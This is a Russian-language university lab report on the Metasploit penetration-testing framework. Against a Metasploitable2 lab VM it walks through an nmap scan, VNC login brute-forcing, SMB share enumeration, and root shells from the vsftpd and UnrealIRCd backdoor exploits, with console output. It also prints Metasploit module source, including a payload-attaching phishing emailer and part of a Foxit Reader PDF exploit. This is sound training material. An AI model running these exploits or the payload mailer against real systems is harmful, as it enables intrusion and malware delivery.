

Лабораторная работа №5.  
Инструмент тестирования на проникновение  
Metasploit

Евсеев Дмитрий

28 июня 2016 г.

# Оглавление

1	Ход работы . . . . .	2
1.1	Структура . . . . .	2
1.2	Запуск Metasploit . . . . .	2
2	Armitage . . . . .	4
3	GUI веб-клиент . . . . .	5
4	Подключение к VNC-серверу, получение доступа к консоли . . . . .	5
5	Получение списка директорий в общем доступе по протоколу SMB . . . . .	6
6	Получение консоли с использованием уязвимости в vsftpd . . . . .	7
6.1	Получение консоли с использованием уязвимости в irc . . . . .	8
6.2	Armitage Hail Mary . . . . .	8
6.3	Изучение скриптов . . . . .	8
7	Выводы . . . . .	18

# 1 Ход работы

## 1.1 Структура

Главной составляющей Metasploit является библиотека Rex. Она требуется для операций общего назначения: работы с сокетами, протоколами, форматирования текста, работы с кодировками и подобных. На ней базируется библиотека MSF Core, которая предоставляет базовый функционал и «низкоуровневый» API. Его использует библиотека MSF Base, которая, в свою очередь, предоставляет API для плагинов, интерфейса пользователя и модулей. Модули делятся на несколько типов, в зависимости от предоставляющей функциональности:

- Exploit — код, эксплуатирующий определенную уязвимость на целевой системе (например, переполнение буфера);
- Payload — код, который запускается на целевой системе после того, как отработал экспloit (устанавливает соединение, выполняет shell-скрипт и прочее);
- Post — код, который запускается на системе после успешного проникновения (например, собирает пароли, скачивает файлы);
- Encoder — инструменты для обfuscации модулей с целью маскировки от антивирусов;
- NOP — генераторы NOP'ов. Это ассемблерная инструкция, которая не производит никаких действий. Используется, чтобы заполнять пустоту в исполняемых файлах, для подгонки под необходимый размер;
- Auxiliary — модули для сканирования сети, анализа трафика и так далее;
- Shellcode — Шеллкод. Используется как полезная нагрузка эксплойта, обеспечивающая доступ к командной оболочке ОС.

## 1.2 Запуск Metasploit

Результат запуска Инструмента представлен на рисунке 1.

```

Applications ▾ Places ▾ Terminal ▾ Tue 10:45
Terminal
File Edit View Search Terminal Help
/usr/share/metasploit-framework/vendor/bundle/ruby/2.2.0/gems/activerecord-4.0.13/lib/active_record/migration.rb:746:in `migrate'
/usr/share/metasploit-framework/vendor/bundle/ruby/2.2.0/gems/activerecord-4.0.13/lib/active_record/railties/databases.rake:42:in `block (2 levels) in <top (required)>'
Tasks: TOP => db:migrate
(See full trace by running task with --trace)

# cowsay++
< metasploit >
-----
 \  _` 
  (oo) 
   (o\____)
    ||----| *
Taking notes in notepad? Have Metasploit Pro track & report
your progress and findings -- learn more on http://rapid7.com/metasploit
      =[ metasploit v4.11.7-
+ -- --=[ 1518 exploits - 877 auxiliary - 259 post      ]
+ -- --=[ 437 payloads - 38 encoders - 8 nops      ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > msf
[-] Unknown command: msf.
msf > []

```

Рис. 1: Окно запуска msfconsole.

Получение списка доступных ключей запуска выполняется командой help. Это продемонстрировано на рисунке 2

```

File Edit View Search Terminal Help
-----
?           Help menu
advanced     Displays advanced options for one or more modules
back        Move back from the current context
banner      Display an awesome metasploit banner
cd          Change the current working directory
color       Toggle color
connect     Communicate with a host
edit        Edit the current module with $VISUAL or $EDITOR
exit        Exit the console
get         Gets the value of a context-specific variable
getg       Gets the value of a global variable
grep        Grep the output of another command
help        Help menu
info        Displays information about one or more modules
irb         Drop into irb scripting mode
jobs        Displays and manages jobs
kill        Kill a job
load        Load a framework plugin
loadpath    Searches for and loads modules from a path
makerc      Save commands entered since start to a file
options     Displays global options or for one or more modules
popm       Pops the latest module off the stack and makes it active
previous    Sets the previously loaded module as the current module
pushm      Pushes the active or list of modules onto the module stack
quit        Exit the console
reload_all Reloads all modules from all defined module paths
rename_job Rename a job

```

Рис. 2: Ключи запуска msfconsole.

Рассмотрим основные команды msfconsole

- use — выбрать определенный модуль для работы с ним;
- back — операция, обратная use: перестать работать с выбранным модулем и вернуться назад;

- show — вывести список модулей определенного типа;
- set — установить значение определенному объекту;
- run — запустить вспомогательный модуль после того, как были установлены необходимые опции;
- info — вывести информацию о модуле;
- search — найти определенный модуль;
- check — проверить, подвержена ли целевая система уязвимости;
- sessions — вывести список доступных сессий.

Команды по работе с эксплойтом:

- show exploits - получение списка всех доступных эксплойтов.
- show options - получение списка опций, которые можно использовать. Каждый эксплойт или payload имеет свой собственный набор опций, который можно использовать при работе с ними.
- exploit - запускает эксплойт. Есть другая версия этой команды - rexploit, которая перезагружает код запущенного эксплойта и запускает его вновь.
- set RHOST <hostname\_or\_ip> - указываем этой командой Metasploit определенный хост в сети для его изучения. Хост можно задать как по его имени и по IP-адресу.
- set RPORT <host\_port> - задает для Metasploit порт удаленной машины, по которому фреймворк должен подключиться к указанному хосту
- set payload <generic/shell\_bind\_tcp> - команда указывает имя payload'a, который будет использоваться.

Команды по работе с БД:

- db\_connect - подключение к БД.
- db\_status - проверка состояния БД.
- db\_host - просмотр списка хостов в файле БД.
- db\_del\_host - удаление хоста из БД.
- db\_rebuild\_cache - пересборка кэша.

## 2 Armitage

Armitage - графическая оболочка для фреймворка Metasploit. С помощью нее можно представлять хосты-цели в визуальном режиме, получать подсказки о рекомендуемых эксплойтах в каждом конкретном случае. Для опытных пользователей Armitage предлагает возможности удаленного управления и совместной работы с Metasploit.

Запустим и протестируем работу Armitage. При запуске оставляем параметры по умолчанию.




Рис. 3: Внешний вид Armitage.

### 3 GUI веб-клиент

Не удалось запустить msfweb на данной версии ОС Kali Linux 4.3 с metasploit v4.11.7-

### 4 Подключение к VNC-серверу, получение доступа к консоли

Изучим ОС metasploitable2 на уязвимости с помощью команды.

```
nmap -sV 192.168.100.8
```

VNC использует порт 5900. Название сервиса VNC (protocol 3.3).  
Пытаемся найти эксплойты

```
search "VNC (protocol 3.3)
```

Настраиваем и запускаем эксплойт

```
use auxiliary/scanner/vnc/vnc_login
set RHOSTS 192.168.100.8
exploit
```

Теперь, зная пароль, с помощью TightVNC подключаемся к атакуемому компьютеру.

```

Starting Nmap 7.01 ( https://nmap.org ) at 2016-05-28 09:08 EDT
Nmap scan report for 192.168.100.8
Host is up (0.00040s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet   Linux telnetd
25/tcp    open  smtp     Postfix smtpd
53/tcp    open  domain   ISC BIND 9.4.2
80/tcp    open  http     Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind  2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
512/tcp   open  exec     netkit-rsh rexec
513/tcp   open  login?
514/tcp   open  tcpwrapped
1099/tcp  open  rmiregistry GNU Classpath grmiregistry
1524/tcp  open  shell    Metasploitable root shell
2049/tcp  open  nfs     2-4 (RPC #100003)
2121/tcp  open  ftp     ProFTPD 1.3.1
3306/tcp  open  mysql   MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc     VNC (protocol 3.3)
6000/tcp  open  X11     (access denied)
6667/tcp  open  irc     Unreal ircd
8009/tcp  open  ajp13   Apache Jserv (Protocol v1.3)
8180/tcp  open  http    Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:77:6C:44 (VMware)
Service Info: Hosts: metasploitable.localdomain, localhost, irc.Metasploitable.
LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 14.33 seconds

```

Рис. 4: Сканирование с помощью nmap.

Name	Disclosure Date	Risk	Description
auxiliary/scanner/vnc/vnc_login	2005-05-15	normal	VNC Authentication Mode Bypass
auxiliary/scanner/vnc/vnc_login	2005-05-15	normal	VNC Authentication Scheme Detection
auxiliary/scanner/vnc/vnc_login	2005-05-15	normal	VNC Authentication Name Detection
exploit/windows/browser/legend_bot_w3c	2015-04-27	excellent	Legend Bot W3C Bot Remote Code Execution
exploit/windows/browser/legend_bot_w3c	2015-07-10	normal	Legend Bot W3C Bot Remote Code Execution
exploit/windows/browser/malicious_history_xcs	2012-11-20	excellent	Malicious about:history XSS Trusted Zone Code Execution
exploit/windows/browser/malicious_history_xcs	2012-11-20	normal	Malicious about:history XSS Trusted Zone Code Execution
exploit/windows/vnc/ravivnc_client	2001-01-29	normal	RavivNC 3.3.7 Client Buffer Overflow
exploit/windows/vnc/ravivnc_client	2001-01-29	normal	RavivNC 3.3.7 Client Buffer Overflow
exploit/windows/vnc/ultravnc_viewer_bf	2008-05-06	normal	UltravNC 1.0.2 Client (ultravnc.exe) Buffer Overflow
exploit/windows/vnc/ultravnc_viewer_bf	2008-05-06	normal	UltravNC 1.0.2 Client (ultravnc.exe) Buffer Overflow
payload/windows/vnc/inject/using_hidden_ipnco_tcp	2008-05-06	normal	VNC Server (Reflective Injection), Hidden Bind IPnco TCP Stager
payload/windows/vnc/inject/using_hidden_ipnco_tcp	2008-05-06	normal	VNC Server (Reflective Injection), Hidden Bind IPnco TCP Stager
payload/windows/vnc/inject/bind_ipnco_tcp	2008-05-06	normal	VNC Server (Reflective Injection), Bind IPnco TCP Stager (Windows 8)
payload/windows/vnc/inject/bind_ipnco_tcp	2008-05-06	normal	VNC Server (Reflective Injection), Bind IPnco TCP Stager (Windows 8)
payload/windows/vnc/inject/bind_ipnco_tcp	2008-05-06	normal	VNC Server (Reflective Injection), Bind IPnco TCP Stager (Windows 8)
payload/windows/vnc/inject/bind_ipnco_tcp	2008-05-06	normal	VNC Server (Reflective Injection), Bind IPnco TCP Stager (Windows 8)
payload/windows/vnc/inject/bind_ipnco_tcp	2008-05-06	normal	VNC Server (Reflective Injection), Bind IPnco TCP Stager (Windows 8)
payload/windows/vnc/inject/bind_ipnco_tcp	2008-05-06	normal	VNC Server (Reflective Injection), Bind IPnco TCP Stager (Windows 8)
payload/windows/vnc/inject/find_top	normal	VNC Server (Reflective Injection), First Top Ordinal Stager	
payload/windows/vnc/inject/reverse_http	normal	VNC Server (Reflective Injection), Reverse Http/TiMFS Stager	
payload/windows/vnc/inject/reverse_http	normal	VNC Server (Reflective Injection), Reverse Http/TiMFS Stager (Windows 8)	
payload/windows/vnc/inject/reverse_http_proxy_storer	normal	VNC Server (Reflective Injection), Reverse HTTP Stager Proxy	
payload/windows/vnc/inject/reverse_ipnco_tcp	normal	VNC Server (Reflective Injection), Reverse IPnco TCP Stager (Windows 8)	
payload/windows/vnc/inject/reverse_ipnco_tcp	normal	VNC Server (Reflective Injection), Reverse IPnco TCP Stager (No NX or Win7)	
payload/windows/vnc/inject/reverse_ipnco_tcp	normal	VNC Server (Reflective Injection), Reverse Ordinal TCP Stager (No NX or Win7)	

Рис. 5: Результат поиска

```

msf > use auxiliary/scanner/vnc/vnc_login
msf auxiliary(vnc_login) > set RHOSTS 192.168.100.8
RHOSTS => 192.168.100.8
msf auxiliary(vnc_login) > exploit

[*] 192.168.100.8:5900 - Starting VNC login sweep
[+] 192.168.100.8:5900 - LOGIN SUCCESSFUL: :password
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

Рис. 6: Результат работы vnc\_login

## 5 Получение списка директорий в общем доступе по протоколу SMB

Получить список директорий в общем доступе по протоколу SMB можно с помощью smb\_enumshares.




Рис. 7: Подключение к атакуемому компьютеру

Настраиваем и запускаем экспloit

```

use auxiliary/scanner/smb/smb_enumshares
set RHOSTS 192.168.100.8
set THREADS 2
run

msf auxiliary(vnc_login) > use auxiliary/scanner/smb/smb_enumshares
msf auxiliary(smb_enumshares) > set RHOSTS 192.168.100.8
RHOSTS => 192.168.100.8
msf auxiliary(smb_enumshares) > set THREADS 2
THREADS => 2
msf auxiliary(smb_enumshares) > run

[+] 192.168.100.8:139 - print$ - (DISK) Printer Drivers
[+] 192.168.100.8:139 - tmp - (DISK) oh noes!
[+] 192.168.100.8:139 - opt - (DISK)
[+] 192.168.100.8:139 - IPC$ - (IPC) IPC Service (metasploitable server (Samba 3.0
.20-Debian))
[+] 192.168.100.8:139 - ADMIN$ - (IPC) IPC Service (metasploitable server (Samba 3
.0.20-Debian))
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

Рис. 8: Результат работы smb\_enumshares.

Получили список директорий, находящихся в общем доступе.

## 6 Получение консоли с использованием уязвимости в vsftpd

Для данной уязвимости воспользуемся готовым эксплоитом vsftpd\_234\_backdoor. Настраиваем и запускаем экспloit

```

use exploit/unix/ftp/vsftpd_234_backdoor
set RHOST 192.168.100.8
exploit

[*] msf auxiliary(smb_enumshares) > use exploit/unix/ftp/vsftpd_234_backdoor
[*] msf exploit(vsftpd_234_backdoor) > set RHOST 192.168.100.8
[*] RHOST => 192.168.100.8
[*] msf exploit(vsftpd_234_backdoor) > exploit

[*] Banner: 220 (vsFTPd 2.3.4)
[*] USER: 331 Please specify the password.
[+] Backdoor service has been spawned, handling...
[+] UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.100.7:33865 -> 192.168.100.8:6200) at
2016-05-28 10:23:00 -0400

ifconfig
sh: line 4: onfig: command not found
uname -r
2.6.24-16-server
uname
Linux
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU
/Linux

```

Рис. 9: Результат работы vsftpd\_234\_backdoor.

Доступ получен, попробуем выполнить любую команду, например, ls.

### 6.1 Получение консоли с использованием уязвимости в irc

Для данной уязвимости воспользуемся готовым эксплоитом unreal\_ircd\_3281\_backdoor. Настраиваем и запускаем эксплоит

```

use exploit/unix/irc/unreal_ircd_3281_backdoor
set RHOST 192.168.100.8
exploit

```

Доступ получен, попробуем выполнить любую команду, например, uname.

### 6.2 Armitage Hail Mary

Armitage Hail Mary предназначен для применения всех эксплоитов к заданному хосту

### 6.3 Изучение скриптов

Файлы находятся в директории /usr/share/metasploit-framework/modules. Структура файлов примерно одинакова:

- Зависимости
- Класс

В каждом классе обязательно наличие метода initialize(), в который происходит инициализация.

```

msf exploit(vsftpd_234_backdoor) > use exploit/unix/irc/unreal_ircd_3281_backdoor msf exploit
(unreal_ircd_3281_backdoor) > set RHOST 192.168.100.8
RHOST => 192.168.100.8
msf exploit(unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.100.7:4444
[*] Connected to 192.168.100.8:6667...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo lmlA26CP8YJYBe7n;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "lmlA26CP8YJYBe7n\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 2 opened (192.168.100.7:4444 -> 192.168.100.8:40525) at 2016-05-28
10:25:35 -0400
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux

```

Рис. 10: Результат работы unreal\_ircd\_3281\_backdoor.




Рис. 11: Процесс сканирования.

### client/smtp/emailer.rb

Предназначен для автоматизированной отправки сообщений электронной почты по протоколу smtp.

```
##
```




Рис. 12: Результат сканирования Hail Mary.

```
# This module requires Metasploit: http://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##
```

```
require 'msf/core'
require 'yaml'

class Metasploit3 < Msf::Auxiliary

#
# This module sends email messages via smtp
#
include Msf::Exploit::Remote::SMTPDeliver
include Msf::Exploit::EXE

def initialize(info = {})
super(update_info(info,
```

```

'Name'          => 'Generic Emailer (SMTP)',
'Description'   => %q{
This module can be used to automate email delivery.
This code is based on Joshua Abraham's email script for social
engineering.
},
'License'        => MSF_LICENSE,
'References'    =>
[
[ 'URL', 'http://spl0it.org/' ],
],
'Author'         => [ 'et <et[at]metasploit.com>' ]))

register_options(
[
OptString.new('RHOST', [true, "SMTP server address",'127.0.0.1']),
OptString.new('RPORT', [true, "SMTP server port",'25']),
OptString.new('YAML_CONFIG', [true, "Full path to YAML Configuration file",
File.join(Msf::Config.data_directory,"emailer_config.yaml")]),
], self.class)

# Hide this option from the user
deregister_options('MAILTO')
deregister_options('SUBJECT')
end

def load_yaml_conf
opts = {}

File.open(datastore['YAML_CONFIG'], "rb") do |f|
yamlconf = YAML::load(f)

opts['to']           = yamlconf['to']
opts['from']         = yamlconf['from']
opts['subject']      = yamlconf['subject']
opts['type']          = yamlconf['type']
opts['msg_file']     = yamlconf['msg_file']
opts['wait']          = yamlconf['wait']
opts['add_name']     = yamlconf['add_name']
opts['sig']           = yamlconf['sig']
opts['sig_file']     = yamlconf['sig_file']
opts['attachment']   = yamlconf['attachment']
opts['attachment_file'] = yamlconf['attachment_file']
opts['attachment_file_type'] = yamlconf['attachment_file_type']
opts['attachment_file_name'] = yamlconf['attachment_file_name']

### payload options #####
opts['make_payload'] = yamlconf['make_payload']
opts['zip_payload'] = yamlconf['zip_payload']
opts['msf_port'] = yamlconf['msf_port']

```

```

opts['msf_ip']          = yamlconf['msf_ip']
opts['msf_payload']      = yamlconf['msf_payload']
opts['msf_filename']     = yamlconf['msf_filename']
opts['msf_change_ext']   = yamlconf['msf_change_ext']
opts['msf_payload_ext']  = yamlconf['msf_payload_ext']
end

opts
end

def load_file(fname)
buf = ''
File.open(fname, 'rb') do |f|
buf = f.read
end

buf
end

def run

yamlconf = load_yaml_conf

fileto          = yamlconf['to']
from            = yamlconf['from']
subject         = yamlconf['subject']
type            = yamlconf['type']
msg_file        = yamlconf['msg_file']
wait            = yamlconf['wait']
add_name        = yamlconf['add_name']
sig              = yamlconf['sig']
sig_file        = yamlconf['sig_file']
attachment       = yamlconf['attachment']
attachment_file = yamlconf['attachment_file']
attachment_file_type = yamlconf['attachment_file_type']
attachment_file_name = yamlconf['attachment_file_name']

make_payload    = yamlconf['make_payload']
zip_payload     = yamlconf['zip_payload']
msf_port        = yamlconf['msf_port']
msf_ip          = yamlconf['msf_ip']
msf_payload     = yamlconf['msf_payload']
msf_filename    = yamlconf['msf_filename']
msf_change_ext  = yamlconf['msf_change_ext']
msf_payload_ext = yamlconf['msf_payload_ext']

tmp = Dir.tmpdir

datastore['MAILFROM'] = from

```

```

msg      = load_file(msg_file)
email_sig = load_file(sig_file)

if (type !~ /text/i and type !~ /text\html/i)
print_error("YAML config: #{type}")
end

if make_payload
attachment_file = File.join(tmp, msf_filename)
attachment_file_name = msf_filename

print_status("Creating payload...")
mod = framework.payloads.create(msf_payload)
if (not mod)
print_error("Failed to create payload, #{msf_payload}")
return
end

# By not passing an explicit encoder, we're asking the
# framework to pick one for us. In general this is the best
# way to encode.
buf = mod.generate_simple(
'Format' => 'raw',
'Options' => { "LHOST"=>msf_ip, "LPORT"=>msf_port }
)
exe = generate_payload_exe({
:code => buf,
:arch => mod.arch,
:platform => mod.platform
})

print_status("Writing payload to #{attachment_file}")
# XXX If Rex::Zip will let us zip a buffer instead of a file,
# there's no reason to write this out
File.open(attachment_file, "wb") do |f|
f.write(exe)
end

if msf_change_ext
msf_payload_newext = attachment_file
msf_payload_newext = msf_payload_newext.sub(/.\w+$/, ".#{msf_payload_ext}")
File.rename(attachment_file, msf_payload_newext)
attachment_file = msf_payload_newext
end

if zip_payload
zip_file = attachment_file.sub(/.\w+$/, '.zip')
system("zip -r #{zip_file} #{attachment_file}> /dev/null 2>&1");
attachment_file      = zip_file
attachment_file_type = 'application/zip'

```

```

else
attachment_file_type = 'application/exe'
end

end

File.open(fileto, 'rb').each do |l|
next if l !~ /\@/

nem = l.split(',')
name = nem[0].split(' ')
fname = name[0]
lname = name[1]
email = nem[1]

if add_name
email_msg_body = "#{fname},\n\n#{msg}"
else
email_msg_body = msg
end

if sig
data_sig = load_file(sig_file)
email_msg_body = "#{email_msg_body}\n#{data_sig}"
end

print_status("Emailing #{name[0]} #{name[1]} at #{email}")

mime_msg = Rex::MIME::Message.new
mime_msg.mime_defaults

mime_msg.from = from
mime_msg.to = email
datastore['MAILTO'] = email.strip
mime_msg.subject = subject

mime_msg.add_part(Rex::Text.encode_base64(email_msg_body, "\r\n"), type, "base64", "inline")

if attachment
if attachment_file_name
data_attachment = load_file(attachment_file)
mime_msg.add_part(Rex::Text.encode_base64(data_attachment, "\r\n"), attachment_file_type,
end
end

send_message(mime_msg.to_s)
select(nil,nil,nil,wait)
end

```

```

print_status("Email sent..")
end

end

```

Из конфигурационного yaml файла читаются необходимые инициализационные параметры, а так же список параметров для писем. Далее подготавливается каждое письмо (заполняются данные об адресате, теме, содержании, вложении и пр.) и происходит отправка.

### **parser/unattend.rb**

Предназначен для парсинга Unattend файлов в заданной директории.

```

##
# This module requires Metasploit: http://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

require 'msf/core'
require 'rex/parser/unattend'

class Metasploit3 < Msf::Auxiliary

def initialize(info={})
super( update_info( info,
'Name'      => 'Auxilliary Parser Windows Unattend Passwords',
'Description' => %q{
This module parses Unattend files in the target directory.

See also: post/windows/gather/enum_unattend
},
'License'     => MSF_LICENSE,
'Author'       =>
[
'Ben Campbell',
],
'References'   =>
[
['URL', 'http://technet.microsoft.com/en-us/library/ff715801'],
['URL', 'http://technet.microsoft.com/en-us/library/cc749415(v=ws.10).aspx'],
['URL', 'http://technet.microsoft.com/en-us/library/c026170e-40ef-4191-98dd-0b9835bfa580'],
],
))
register_options([
OptPath.new('PATH', [true, 'Directory or file to parse.']),
OptBool.new('RECURSIVE', [true, 'Recursively check for files', false]),
])
end

```

```

def run
if datastore['RECURSIVE']
ext = "**/*.xml"
else
ext = "/*.xml"
end

if datastore['PATH'].ends_with('.xml')
filepath = datastore['PATH']
else
filepath = File.join(datastore['PATH'], ext)
end

Dir.glob(filepath) do |item|
print_status "Processing #{item}"
file = File.read(item)
begin
xml = REXML::Document.new(file)
rescue REXML::ParseException => e
print_error("#{item} invalid xml format.")
vprint_line(e.message)
next
end

results = Rex::Parser::Unattend.parse(xml)
table = Rex::Parser::Unattend.create_table(results)
print_line table.to_s unless table.nil?
print_line
end
end

```

Парсит Unattend файлы в формате xml в заданной директории с помощью функции Rex::Parser::Unattend.parse.

#### **pdf/foxit/authbypass.rb**

Использует уязвимость в Foxit Reader build 1120 для запуска exe файлов без необходимости подтверждения со стороны жертвы.

```

##
# This module requires Metasploit: http://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

require 'msf/core'
require 'zlib'

class Metasploit3 < Msf::Auxiliary

```

```

include Msf::Exploit::FILEFORMAT

def initialize(info = {})
super(update_info(info,
'Name'          => 'Foxit Reader Authorization Bypass',
'Description'   => %q{
This module exploits a authorization bypass vulnerability in Foxit Reader
build 1120. When a attacker creates a specially crafted pdf file containing
a Open/Execute action, arbitrary commands can be executed without confirmation
from the victim.
},
'License'        => MSF_LICENSE,
'Author'         => [ 'MC', 'Didier Stevens <didier.stevens[at]gmail.com>', ],
'References'    =>
[
[ 'CVE', '2009-0836' ],
[ 'OSVDB', '55615' ],
[ 'BID', '34035' ],
],
'DisclosureDate' => 'Mar 9 2009',
'DefaultTarget'  => 0))

register_options(
[
OptString.new('CMD',           [ false, 'The command to execute.', '/C/Windows/System32/calc'],
OptString.new('FILENAME',     [ false, 'The file name.', 'msf.pdf']),
OptString.new('OUTPUTPATH',   [ false, 'The location of the file.', './data/exploits/']),
], self.class)

end

def run
exec = datastore['CMD']

# Create the pdf
